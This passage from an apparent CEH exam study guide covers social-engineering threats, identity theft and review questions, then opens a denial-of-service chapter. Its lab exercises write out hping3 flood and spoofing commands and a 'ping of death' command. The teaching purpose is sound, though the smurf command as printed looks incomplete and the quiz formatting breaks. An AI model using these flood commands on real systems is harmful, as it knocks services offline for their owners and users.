Remember, it is always better to be safe than sorry when it comes to deciding what information you feel comfortable sharing with others. There are loopholes and drawbacks to every system, and even though you employ strong security settings and limit access to your profiles, someone may still gain access to that information. So, never include any contact information in a profile. If you're using social media for business purposes, make sure the contact information consists of addresses and phone numbers that are generic for the company, and use extreme caution when distributing a direct line to people with whom you have not yet developed a personal relationship. Hackers and identity thieves are skilled at what they do, and it is your responsibility to defend against them. Make sure you understand the security and privacy settings for your Facebook and other online accounts.

Commonly Employed Threats

Many threats will continue to pose problems for those using the Internet, and unless you opt to stop using this resource, you must address the threats. This section explores threats targeted toward human beings and the weaknesses of human nature.

What type of threats target users and prey on human nature? The following are just a few:

Malware This can be used as an all-inclusive term for viruses, spyware, keyloggers, worms, Trojan horses, and other Internet threats. However, narrowing this down to social engineering means that we are talking about Trojan horses.

Shoulder Surfing This type of attack takes place when one party is able to look over another's shoulder or spy on another's screen. This is common in environments of every type, because when you see other people watching what you are doing, you attribute it to normal human curiosity and think little of it.

Eavesdropping This involves listening in on conversations, videos, phone calls, emails, and other communications with the intent of gathering information that an attacker would not otherwise be authorized to have.

Dumpster Diving One man's trash is another man's treasure, and an attacker may be able to collect sensitive or important information from wastebaskets and other collection points and use it to perform an attack. In practice, such information should be shredded, burned, or otherwise destroyed to avoid it being intercepted by an attacker.

Phishing Phishing uses a legitimate-looking email that entices you to click a link or visit a website where your information will be collected. This is a common attack and is very effective, even though this technique has been around for more than a decade and multiple warnings and advisories have been published, telling users what to look out for.

Although many companies implement technology, administrative policies, and physical measures to stop social-engineering attacks, prevention still comes down to human beings. They are in many cases on the front lines, watching for an attack. Measures that can help defeat technology-related attacks include the following:

Installing a Modern Web Browser As the main portal to the world of the Internet, your browser must be as safe and secure as possible. Being safe and secure means at least two things: Use the most current browser, and keep the browser up to date. Additionally, avoid unnecessary plug-ins and add-ons that clutter the browser and may weaken it. Most modern web browsers include features that protect against social-engineering attacks like phishing and bogus websites.



Real World Scenario

Out with the Old and In with the Chrome

In January 2014, in an effort to reduce support costs and other issues, the website `nursingjobs.com` decided to take the unusual step of buying new Chromebooks for their older users who had legacy software and hardware. The company issued the following statement:

IE7 users make up 1.22% of our traffic right now, and this will decline as more computers are upgraded and can use modern browsers. However, we know that some of our clients are still stuck with IE7 so we decided to make a bold offer, one that initially seemed crazy to us but now makes a lot of sense.

We are offering to buy a new computer with a modern browser for any of our customers who are stuck with IE7. We determined that it would cost us more to support a browser from 2006 in 2014 and beyond than it would to help our clients upgrade their legacy hardware.

In addition to the support costs of offloading a browser from 2006, `nursingjobs.com` is also avoiding the costs associated with security issues that may arise from the use of an older and unsupported browser. Although such a move may not be an option for your company, it shows a unique approach to the problem of legacy equipment.

Using a Pop-up Blocker A modern browser recognizes potentially dangerous pop-ups, lets you know when it blocks a pop-up, and offers the option to selectively block each pop-up as needed.

Heeding Unsafe Site Warnings If you go to a website that is fraudulent, untrusted, or has known security problems, the browser should prevent the site from loading.

Integrating with Antivirus Software Your browser should work with a resident antivirus program to scan downloaded files for security threats.

Using Automatic Updates Modern browsers typically update themselves to incorporate fixes to flaws in the software and to add new security features.

Private Browsing This feature has become a staple of newer browsers, including all the popular browsers such as Chrome, Internet Explorer, Firefox, and others. This mode prevents the saving of specific types of information in the browser such as search history as well as preventing certain behavior from being observed.

Changing Online Habits No software can compensate for poor Internet safety habits. Tools can help, but they cannot stop you from acting recklessly or carelessly online.



Take a moment to think about this last point and its value to you as an ethical hacker. The average person parts with enormous amounts of information nowadays through social networking and other means. Many users of social-networking features think nothing of posting or providing information that would be dangerous if it fell into the wrong hands.

Some common methods you should consider educating your user base or clients about should include the following at the very least.

- Exercise caution on unsecured wireless networks. The free Wi-Fi access at the coffee shop down the street could cost you plenty if it is unsecured and open to the world. An unsecured connection is an open network that allows anyone to connect. Information passed from a laptop to the wireless router and vice versa can be intercepted by people with the right tools because it is not encrypted. In addition, network attacks can be made from other computers connected to the network.



As you learned in our exploration of wireless networks, you should always assume on public networks or unknown networks that someone may be listening. This assumption, although it may be untrue in many cases, will shape your thinking toward being more cautious with the information you're accessing on these networks.

- Be careful accessing sensitive information in a public place. Even on a secured connection or a VPN, people can see what you type on a laptop screen. You may reveal sensitive information to a person walking by with a camera phone while you do your online banking. The same is true in an office, where a nosy coworker peering over a cubicle wall or an unscrupulous network administrator spying on a workstation can snag a password.

- Don't save personal information casually on shopping websites. Most shopping sites offer to save a credit card and address information for easier checkout in the future. Although the information is supposedly secure, many thefts of such information have occurred recently.
- Be careful about posting personal information. People love to chat and share or post the details of their personal lives on social-networking sites such as Facebook. They give the public access to their information and then complain about privacy issues.
- Keep your computer personal. Internet browsers such as Internet Explorer and Mozilla Firefox make it easy to store passwords and form information. Anyone who opens such a web browser can check the browsing history, visit secure sites, and automatically log in as you, if you opt to have the browser save your password. Avoid storing passwords—or, better yet, password-protect your computer and lock it when not in use. Make a second account on a computer for other people to use so information is kept separate, and make sure that account is password-protected and not given high-level access such as that available to an administrator.



Also consider that when you upgrade a browser to a newer version, some provide an extensive library of plug-ins, extensions, and add-ons that can make the browser more secure than it would be on its own. For example, a browser such as Chrome offers extensions like Ghostery, Adblock Plus, AVG Antivirus, and others.

Over the last couple of years, some of the more insecure browser plugins have even been discontinued or plans to do so have been announced. Plugins such as the popular Adobe Flash and Oracle's Java have both recently announced that they are to be phased out or killed off completely.

Identity Theft

One of the most prominent and rapidly evolving threats is identity theft, which falls under the heading of social engineering. According to the Federal Trade Commission, in the United States, identity theft is one of the most rapidly growing crimes over the last few years; thus, the public needs to be extra vigilant and protect their information from this form of attack.

Once in possession of information, an identity thief has plenty of options available to them, depending on their particular goals. Thieves have been known to run up charges on credit cards, open new accounts, get medical treatment, or secure loans under the victim's name.

Some signs of identity theft include the following:

- You see withdrawals from your bank account that you can't explain.
- You don't get your bills or other mail.

- Merchants refuse your checks.
- Debt collectors call you about debts that aren't yours.
- You find unfamiliar accounts or charges on your credit report.
- Medical providers bill you for services you didn't use.
- Your health plan rejects your legitimate medical claim because the records show you've reached your benefits limit.
- A health plan won't cover you because your medical records show a condition you don't have.
- The IRS notifies you that more than one tax return was filed in your name or that you have income from an employer you don't work for.
- You get notice that your information was compromised by a data breach at a company where you do business or have an account.

Protective Measures

As the world moves away from brick and mortar to online operators, protecting yourself from online fraud becomes vital. More and more people access their banks online than ever before or work with other types of sensitive information.

In many cases, the only thing standing between someone and your money is a four- to six-digit number or a word or combination of words. To help you access your account if you forget your password, many sites let you set up security questions based on a few predetermined facts about yourself. But anyone else who knows the answers can access the account, too. And with the proliferation of Facebook, obtaining those answers is no longer a problem!



Although some sites are moving away from the practice, it is not uncommon to run into websites that use standardized questions to assist users in gaining access if they lose their password. Questions such as your mother's maiden name, the name of a childhood friend, your girlfriend's or boyfriend's name, and others are often used. The problem is that this information can be easily obtained using the footprinting techniques you learned about earlier in this book.

To thwart attackers, websites have started to use passphrases and custom questions to strengthen security. In the latter case, users can enter their own questions along with the appropriate answers, making it possible to use questions that can't be easily answered by an attacker.

For example, in recent years Sarah Palin's email account was hacked, and Paris Hilton's personal accounts and cell phone were hacked and photos posted online. Technically, they weren't hacked in the sense of someone attacking the system and breaking in—rather, they had security questions that could easily be researched from publicly available sources. The

answers were available to anyone who bothered to use Google. You may not be a celebrity, but once your personal information is online, it's not personal anymore.

Know What Information Is Available

If you have Googled yourself, you've learned firsthand what is available about you online, but you probably missed quite a bit. If you haven't done so already, try Googling yourself: See what types of information are available, and note the level of detail that can be found. Note whether any of the information gives clues about your background, passwords, family, or anything else that can be used to build a picture of who you are.

Sites that may contain personal information include these:

- Spokeo
- Facebook
- Myspace
- LinkedIn
- Intellius
- ZabaSearch
- People Search
- Shodan

There are tools that reveal more about a victim or target than a Google search does. Some companies mine, analyze, and sell this data for a few dollars without regard to who may be requesting the information or how it may ultimately be used. By combining information from multiple sources using social engineering and footprinting techniques, you can paint a pretty good picture of an individual, up to and including where they live in many cases.

One of the tools on this list, Intellius, is a great example of how accessible personal information may be. For less than $30 per month, you can subscribe to this service and look up as many individuals as you desire. In some cases, your search may yield multiple results (for example, if a person's last name is Smith or Jackson), but this can easily be addressed by using information from the other sources on this list to narrow the search results. Using Intellius, I was able to use information from the Facebook and LinkedIn profiles of friends and family to fine-tune the results.

Summary

Millions of people are engaging online via Facebook, Twitter, Foursquare, and other social-networking sites. Social networking is both fun and dangerous at the same time, as well as extremely addictive—some users update every time they eat a meal or go to the restroom.

Although the technology allows for greater connectivity and convenience in communicating by allowing people to stay in touch online, share fun moments, talk to their beloved, and exchange personal content online, there are dangers that could lead to disaster.

Social-networking sites are a huge target for cyber-criminals who are looking for information to steal and identities to pilfer. They abuse the open nature of these sites and gather personal information about users—information that isn't hidden but is provided readily by those users. Using this information, an attacker can coerce or trick you into revealing data that you would not otherwise reveal. This is yet another example of social engineering. For example, you may open up when someone you don't know talks to you with familiarity, because they stole information from your profile that helps them convince you that you know them.

Even worse, these sites are very popular with young people and adults alike. For young people in particular, social-networking sites can combine many of the risks associated with being online: online bullying, disclosure of private information, cyber-stalking, access to age-inappropriate content, and, at the most extreme, child abuse.

Companies have come to realize that they need to train their rank and file about what they can and cannot share as well as blocking social-networking sites altogether. Some companies have even gone a step further, telling employees that they cannot talk about the company at all online.

Even bigger of an issue than social networking is the problem of social engineering. The targeting of individuals working in or with a company presents a potentially great source of information for an attacker. Exploiting the trust of a human being combined with techniques such as coercion and other methods can yield a wealth of data.

Exam Essentials

Remember that human beings represent the weak spot in many organizations. Human beings, if not properly trained and educated, can easily lessen security.

Understand human nature. It's important to know how attackers mold and shape human nature as well as how to spot aspects of human nature that can work against security.

Know about technology fixes. Technology such as anti-spyware and anti-malware tools can mitigate some social-engineering attacks.

Know preventive measures. Know the preventive measures available to avoid social-engineering attacks and the actions each one takes to prevent attacks.

Review Questions

1. Phishing takes place using _____.
   - **A.** Instant messaging
   - **B.** Email
   - **C.** Websites
   - **D.** Piggybacking
2. Training and education of end users can be used to prevent _____.
   - **A.** Phishing
   - **B.** Tailgating/piggybacking
   - **C.** Session hijacking
   - **D.** Wireshark
3. Social engineering can be thwarted using what kinds of controls?
   - **A.** Technical
   - **B.** Administrative
   - **C.** Physical
   - **D.** Proactive controls
4. Social engineering preys on many weaknesses, including _____.
   - **A.** Technology
   - **B.** People
   - **C.** Human nature
   - **D.** Physical
5. Social engineering can use all the following except _____.
   - **A.** Mobile phones
   - **B.** Instant messaging
   - **C.** Trojan horses
   - **D.** Viruses
6. Social engineering is designed to _____.
   - **A.** Manipulate human behavior
   - **B.** Make people distrustful
   - **C.** Infect a system
   - **D.** Gain a physical advantage

7. Phishing can be mitigated through the use of _____.
   - **A.** Spam filtering
   - **B.** Education
   - **C.** Antivirus
   - **D.** Anti-malware

8. Which mechanism can be used to influence a targeted individual?
   - **A.** Means of dress or appearance
   - **B.** Technological controls
   - **C.** Physical controls
   - **D.** Training

9. Jennifer receives an email claiming that her bank account information has been lost and that she needs to click a link to update the bank's database. However, she doesn't recognize the bank, because it is not one she does business with. What type of attack is she being presented with?
   - **A.** Phishing
   - **B.** Spam
   - **C.** Whaling
   - **D.** Vishing

10. What is the best option for thwarting social-engineering attacks?
    - **A.** Technology
    - **B.** Training
    - **C.** Policies
    - **D.** Physical controls

11. Janet receives an email enticing her to click a link. But when she clicks this link she is taken to a website for her bank, asking her to reset her account info. However, Janet noticed that the bank is not hers and the website is not for her bank. What type of attack is this?
    - **A.** Whaling
    - **B.** Vishing
    - **C.** Phishing
    - **D.** Piggybacking

12. Jason receives notices that he has unauthorized charges on his credit card account. What type of attack is Jason a victim of?
    - **A.** Social engineering
    - **B.** Phishing

C. Identity theft

D. Bad luck

13. A security camera picks up someone who doesn't work at the company following closely behind an employee while they enter the building. What type of attack is taking place?

A. Phishing

B. Walking

C. Gate running

D. Tailgating

14. What is a vulnerability scan designed to provide to those executing it?

A. A way to find open ports

B. A way to diagram a network

C. A proxy attack

D. A way to reveal vulnerabilities

15. In social engineering a proxy is used to _____.

A. Assist in scanning

B. Perform a scan

C. Keep an attacker's origin hidden

D. Automate the discovery of vulnerabilities

16. Social engineering can be used to carry out email campaigns known as _____.

A. Spamming

B. Phishing

C. Vishing

D. Splashing

17. Human beings tend to follow set patterns and behaviors known as _____.

A. Repetition

B. Habits

C. Primacy

D. Piggybacking

18. When talking to a victim, using _____ can make an attack easier.

A. Eye contact

B. Keywords

C. Jargon

D. Threats

19. An attacker can use which technique to influence a victim?

A. Tailgating

B. Piggybacking

C. Name-dropping

D. Acting like tech support

20. Jason notices that he is receiving mail, phone calls, and other requests for information. He has also noticed some problems with his credit checks such as bad debts and loans he did not participate in. What type of attack did Jason become a victim of?

A. Social engineering

B. Phishing

C. Identity theft

D. Bad luck



Chapter 11

Denial of Service

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- E. Network security
- P. Vulnerabilities



This chapter will give you a firm understanding of what constitutes a denial-of-service (DoS) attack, the tools and methods used to deploy it, and strategies used to defend against such attacks. DoS is one of the most interesting methodologies employed by the hacking community because of its dramatic impact on the targeted victim and the widely varied base of tools used to launch the attack. In addition, the means of successfully launching a DoS attack are many, but the result is essentially the same; as an attacker, you try to completely remove the availability of the targeted resource. As you progress through the sections of this chapter, remember your focus when exploring DoS in all its variations. Your goal is to remove the *A* from the Confidentiality, Integrity, and Availability triad.

Understanding DoS

Denial of service is an attack that aims at preventing normal communication with a resource by disabling the resource itself or by disabling an infrastructure device providing connectivity to it. The disabled resource could be in the form of customer data, website resources, or a specific service, to name a few. The most common form of DoS is to flood a victim with so much traffic that all available resources of the system are overwhelmed and unable to handle additional requests. The attacker floods the victim network with extremely large amounts of useless data or data requests, thereby overwhelming the network and rendering it useless or unavailable to legitimate users.

So what are the signs of a potential DoS attack? Here are a few that may indicate that a DoS attack is in effect:

- Unavailability of a resource
- Loss of access to a website
- Slow performance
- Increase in spam emails



Be cautious with the warning signs. As with anything in this book, you will need to do further examination to determine if you have a genuine attack on your hands or just a localized network issue.

Typical victims of DoS attacks range from government-owned resources to online vendors and others, and the intent of the attack is usually the deciding factor in terms of which

target will be engaged. Consider a few simple examples to give you an idea of the impact of a successful DoS attack. From a corporate perspective, the focus is always on the bottom line. A successful DoS attack against a corporation's web page or availability of back-end resources could easily result in a loss of millions of dollars in revenue depending on company size. Also, consider the negative impact to the brand name and company reputation. As you can see, the impact of a single DoS attack with specific directed intent can prove extremely damaging to the victim on many different levels.

Another theme that pervades DoS attacks, as well as other attack forms, is hackers who take action against a target based on principle or a sense of personal mission, which is known as *hacktivism*. Hacktivists are a particularly concerning threat because their focus is not necessarily on personal gain or recognition; their success is measured by how much their malicious actions benefit their cause. This thought process ties in nicely with DoS attacks in that the message being sent can be left up to interpretation or, more commonly, be claimed by a group or individual.



Real World Scenario

WikiLeaks

When notorious hacker and activist Julian Assange released confidential information from the U.S. government through his website WikiLeaks, the response was deafening. While the information proved embarrassing to the United States, there were other repercussions.

Because of the leak, several financial institutions such as MasterCard, Visa, and PayPal stopped taking donations for WikiLeaks. In response to this closing of accounts and hindrance of the flow of money to the organization, several of these and other financial services had their websites targeted by DoS attacks. Customers and the companies themselves were unable to access their own websites and were crushed by the flow of traffic.

Ultimately, the companies were not only able to turn back the tide on these attacks but harden themselves as well. A statement had been made. Hackers had shown that with some cooperation and a little planning they could quickly organize an attack and take down a substantial target.

DoS attacks have also become extremely popular with cybercriminals and organized crime groups. These groups have organized themselves into complex hierarchies and structures designed to coordinate and magnify the effects of the attack. In addition, the groups use their organization to sometimes enact extortion schemes or to set up other moneymaking schemes. In yet other situations, these groups have been known to create botnets (which we'll discuss later in this chapter) that they can later rent out for a price to any party who wants them.



DoS attacks are categorized as one of those "can happen to anyone" realities. As the saying goes, the world's most secure computer is one that stays in the box and is never turned on. Unfortunately, that is not a practical solution for the real world; part of your focus as a CEH is to find that balance between security and availability.

DoS Targets

DoS attacks result in a multitude of consequences. Let's look at some common examples of what is seen in the real world and what you'll most likely see on the exam:

Web Server Compromise A successful DoS attack and subsequent compromise of a web server constitutes the widest public exposure against a specific target. What you see most often is a loss of uptime for a company web page or web resource.

Back-End Resources *Back-end resources* include infrastructure items that support a public-facing resource such as a web application. DoS attacks that take down a back-end resource such as a customer database or server farm essentially render all front-end resources unavailable.

Network or Computer Specific DoS attacks are also launched from within a local area network, with intent to compromise the network itself or to compromise a specific node such as a server or client system. Various tools and methods for launching a DoS attack against a client or network are discussed further in this chapter.

Types of Attacks

DoS attacks come in many flavors, each of which is critical to your understanding of the nature of the DoS attack class.



For the exam you need to be extremely familiar with each of the forms denial of service can take as well as how they differ. Although this is not hard to do, it can be a little tricky.

Service Request Floods

In this form of DoS attack, a service such as a web server or web application is flooded with requests until all resources are used up. This would be the equivalent of calling someone's phone over and over again so they could not answer any other calls due to their being occupied. When a single system is attacking another, it is tough to overwhelm the victim, but it can be done on smaller targets or unprepared environments.

Service request floods are typically carried out by setting up repeated TCP connections to a system. The repeated TCP connections consume resources on the victim's system to the point of exhaustion.

SYN Attack/Flood

This type of attack exploits the three-way handshake with the intention of tying up a system. For this attack to occur, the attacker will forge SYN packets with a bogus source address. When the victim system responds with a SYN-ACK, it goes to this bogus address, and since the address doesn't exist, it causes the victim system to wait for a response that will never come. This waiting period ties up a connection to the system because the system will not receive an ACK.



When this attack is carried out on a system with a default setup, it may cause it to be tied up for 75 seconds at a time before it assumes the party isn't coming back. If the attacker can open enough of these half-open connections and do it rapidly, they can keep the system out of service.

ICMP Flood Attack

An ICMP request requires the server to process the request and respond, thus consuming CPU resources. Attacks on the ICMP include smurf attacks, ICMP floods, and ping floods, all of which take advantage of this situation by flooding the server with ICMP requests without waiting for the response. Exercise 11.1 demonstrates how to use hping to initiate a smurf attack.

EXERCISE 11.1

ICMP Flood with hping

In this exercise you will use hping to perform a smurf attack.

At the Linux command prompt type:

```
hping3 -1 –flood -a 192.168.2.100
```

In this command `hping3` spoofs broadcast packets to the target, which in this case is 192.168.2.100.

Ping of Death

A true classic indeed, originating in the mid- to late-1990s, the *ping of death* was a ping packet that was larger than the allowable 64 K. Although not much of a significant threat today due to ping blocking, OS patching, and general awareness, back in its heyday the ping of death was a formidable and extremely easy-to-use DoS exploit. Exercise 11.2 demonstrates how to perform a ping of death in Windows.

EXERCISE 11.2

Performing a Ping of Death

In this exercise you will use ping to perform a ping of death attack.

To perform a ping of death in Windows use the following command:

```
ping -l 65540 <hostname or IP>
```

Teardrop

A *teardrop attack* occurs when an attacker sends custom-crafted fragmented packets with offset values that overlap during the attempted rebuild. This causes the target machine to become unstable when attempting to rebuild the fragmented packets.

Smurf

A *smurf attack* spoofs the IP address of the target machine and sends numerous ICMP echo request packets to the broadcast addresses of intermediary sites. The intermediary sites amplify the ICMP traffic back to the source IP, thereby saturating the network segment of the target machine.

Fraggle

A *fraggle attack* is a variation of a smurf attack that uses UDP echo requests instead of ICMP. It still uses an intermediary for amplification. Commonly a fraggle attack targets the UDP echo requests to the chargen (character generator) port of the intermediary systems via a broadcast request. Just as in a smurf attack, the attacker spoofs the victim's IP address as the source. Each client that receives the echo to the chargen port will in turn generate a character to be sent to the victim. Once it's received, the victim machine will echo back to the intermediary's chargen port, thus restarting the cycle.

Land

A *land attack* sends traffic to the target machine with the source spoofed as the target machine itself. The victim attempts to acknowledge the request repeatedly with no end.

Permanent DoS Attacks

Most DoS attacks are temporary and only need to be stopped, and any mess they created cleaned up to put everything back the way it was. However, some types of DoS attacks destroy a system and cause it to become permanently offline.

Phlashing is a form of permanent DoS that involves pushing bogus or incorrect updates to a victim system's firmware. When this is done, the hardware becomes unusable in many cases and must be replaced. When a system is attacked in such a manner, it is said to be *bricked*. In other words, it is worthless as a computer and now is a brick.

Application-Level Attacks

Application-level attacks are those that result in a loss or degradation of a service to the point it is unusable. These attacks can even result in the corruption or loss of data on a system. Typically these types of attacks take the form of one of the following:

Flood This attack overwhelms the target with traffic to make it difficult or impossible to respond to legitimate requests.

Disrupt This attack usually involves attacking a system with the intention of locking out or blocking a user or users—for example, attempting to log in to a system several times to lock up the account so that the legitimate user cannot use it.

Jam In this attack, typically the attacker is crafting SQL queries to lock up or corrupt a database. We'll discuss jam attacks in Chapter 14, "SQL Injection."


See Exercise 11.3 on how to perform a SYN flood.

EXERCISE 11.3

Performing a SYN Flood


Let's go through a quick example of a SYN flood attack using hping 2 or hping3. hping3 is a Linux utility used to craft custom packets such as packets that have specific flags activated. Refer to Chapter 5, "Scanning," for a review of TCP flags. Let's get started.

1. You'll monitor your traffic via your Wireshark installation on your Windows 7 installation. Your Windows 7 box will also be your target unit. First, start the sniffer.




EXERCISE 11.3 *(continued)*

2. Once you have your monitoring system sniffing the wire and your target system ready to be flooded, you can start the flood via your Kali box. Open a new terminal window and take a look at the main page for hping3.




3. Don't let all the options overwhelm you. You're interested in only a few for this exercise. In the command syntax shown here, you use hping3 to flood SYN packets to port 80 on IP 192.168.1.2.






Note how logical the syntax is in the hping3 utility. Use what you know as clues for what a command means or is intended to do. For example, use `-p` for port since 80 is a common port, and use `-S` as a SYN flag indicator using the context clue of the `-flood` option.

4. Next, execute the command and capture the traffic to see the effects. Notice the CPU usage of 100% in the Task Manager window. The background Wireshark application, which is frozen, has nothing but SYN requests coming in.



5. Go back to your Kali terminal window and terminate the command using Ctrl+C. Notice how many packets have been sent out in a short period of time. Are you wondering why there were no replies?



Buffer Overflow

Buffer overflow is a DoS technique that takes advantage of a flaw in a program's coding by inputting more data than the program's buffer, or memory space, has room for. Once the buffer of a program is in overflow state, all further input that is written to the buffer can have negative consequences, such as crashes, security issues, or other problems. As with many DoS attacks, the intent is to place the program or system in an unpredictable or unexpected state. This ties in with buffer overflow in that once a program is in an unexpected state, the potential for a DoS condition is extremely high.



Some C functions do not perform bounds checking, which means they are prime candidates for allowing a buffer overflow to occur. Be on the lookout for `gets()`, `scanf()`, `strcpy()`, and `strcat()` functions. Any of these in the code should make you suspect a buffer overflow condition could occur.

The Heap and the Stack

The stack and the heap are two areas of memory a program uses for storage:

Heap The *heap* is a dynamic storage location that does not have sequential constraints or an organizational scheme. It is considered the larger pool of free storage for programs to use as needed. Once the dynamic memory space is no longer needed and the program has retrieved the needed data, the occupied space in the heap is freed up for future use.

Stack The *stack* refers to the smaller pool of free storage: memory allocated to a program for short-term processing. This is the main action area, where program variables are temporarily stored, added, and removed as needed to perform a specific function. The name *stack* comes from the fact that accessing its resources is similar in function to the way you access information from a stack of dominos, for instance. You can see the value of the top domino, you can remove a domino from the top, and you can stack another domino on top. If you pull the bottom or middle domino from the stack, the whole pile comes tumbling down. Thus, you are limited to manipulating the stack from the top down. This is how a program stack operates as well. Another name for this kind of access is *last-in, first-out* (LIFO). The last item to be stacked is the first item to be removed. In programming lingo, the term *push* is used to describe adding a new item to the stack, and *pop* describes removing an item. So, if a program wants to add to or remove something from the stack, it uses the push and pop actions accordingly, and it does so in a linear top-to-bottom fashion. Take a look at Figure 11.1 to get a quick visual of a basic program stack.

FIGURE 11.1 Basic program stack

